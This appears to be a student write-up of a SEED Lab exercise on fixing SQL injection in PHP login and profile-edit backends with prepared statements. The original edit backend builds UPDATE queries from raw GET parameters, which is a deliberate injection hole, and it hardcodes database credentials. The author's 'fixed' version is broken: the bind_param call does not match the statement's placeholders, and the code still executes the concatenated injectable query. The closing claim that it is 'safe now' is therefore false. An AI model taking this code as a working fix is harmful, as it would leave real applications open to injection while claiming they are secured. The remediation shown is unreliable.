// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
  echo "<a href='index.html'>Go back</a>";
  echo "</div>";
  return;
}

// close the sql connection
$conn->close();
```


We can just copy the code from the safe file that we wish to change and replace it with the portion that is unsafe in the unsafe file

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
  echo "<a href='index.html'>Go back</a>";
  echo "</div>";
  return;
}
```


After pasting, we can delete the following since it won't be needed. We can save changes as well.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
  echo "<a href='index.html'>Go back</a>";
  echo "</div>";
  return;
```

Now, let's reset the service, and see if it is safe now.



It is safe now,



Now, lets do the same for the unsafe backend:
Let’s add the prepare statements to the unsafe code.

unsafe_edit_backend.php × safe_edit_backend.php ×

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1.
Date: 10th April 2018.
Developer: Kuber Kohli.

Update: The password was stored in the session was updated when password is changed.
-->

<!DOCTYPE html>
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

unsafe_edit_backend.php × safe_edit_backend.php ×

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1.
Date: 10th April 2018.
Developer: Kuber Kohli.

Update: The password was stored in the session was updated when password is changed.
-->

<!DOCTYPE html>
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $stmt->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $stmt->execute();
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>
```

Same, it is safe now